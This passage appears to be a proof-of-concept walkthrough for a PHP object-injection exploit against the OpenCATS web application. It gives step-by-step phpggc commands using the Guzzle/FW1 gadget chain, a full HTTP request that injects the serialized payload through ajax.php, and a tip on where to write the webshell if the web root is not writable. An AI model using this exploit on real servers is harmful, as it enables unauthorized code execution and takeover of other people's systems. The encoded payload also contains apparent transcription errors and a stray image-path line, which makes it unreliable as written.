

echo "<?php phpinfo(); ?>" > /tmp/shell.php


2. Create serialized payload with phpggc that will upload malicous shell to provided directory on web server.

```
./phpggc -u --fast-destruct Guzzle/FW1 /var/www/html/opencats/pwned.php
/tmp/shell.php
```

3. Copy the payload inside 'p' parameter.
/ajax.php?f=getDataGridPager&i=1&p=PAYLOAD_FROM_PREVIOUS_STEP

```
1 GET /opencats/ajax.php?f=getDataGridPager&i=1&p=
  a%3A2%3A{i%3A7%3B0%3A31%3A%22GuzzleHttp\Cookie\FileCookieJar%22%3A4%3A{s%3A41%3A%22%
  00GuzzleHttp\Cookie\FileCookieJar%00filename%22%3Bs%3A32%3A%22%2Fvar%2Fvvv%2Fhtml%2F
  opencats%2Fpwned.php%22%3Bs%3A52%3A%22%00GuzzleHttp\Cookie\FileCookieJar%00storeSess
  ionCookies%22%3Bb%3A1%3Bs%3A36%3A%22%00GuzzleHttp\Cookie\CookieJar%00cookies%22%3Ba%
  3A1%3A{i%3A0%3B0%3A27%3A%22GuzzleHttp\Cookie\SetCookie%22%3A1%3A{s%3A33%3A%22%00Guzz
  leHttp\Cookie\SetCookie%00data%22%3Ba%3A3%3A{s%3A7%3A%22Expires%22%3Bi%3A1%3Bs%3A7%3
  A%22Discard%22%3Bb%3A0%3Bs%3A5%3A%22Value%22%3Bs%3A20%3A%22%3C%3Fphp+phpinfo()%3B+%3
  P%3E%0A%22%3B}}}s%3A39%3A%22%00GuzzleHttp\Cookie\CookieJar%00strictMode%22%3BN%3B}i%
  3A7%3Bi%3A7%3B} HTTP/1.1
2 Host: 192.168.203.135
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept - Language: en - US, en; q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: CATS=9ac4nhcg5nggiquihbuclr8luu
9 Upgrade-Insecure-Requests: 1
```

4. Execute webshell.



Ending notes. Upload location might vary from system to system, depending if www-data has write permission to web server's root directory. In case / (web server's root) is not writeable, upload a webshell to '/upload/pwned.php' instead.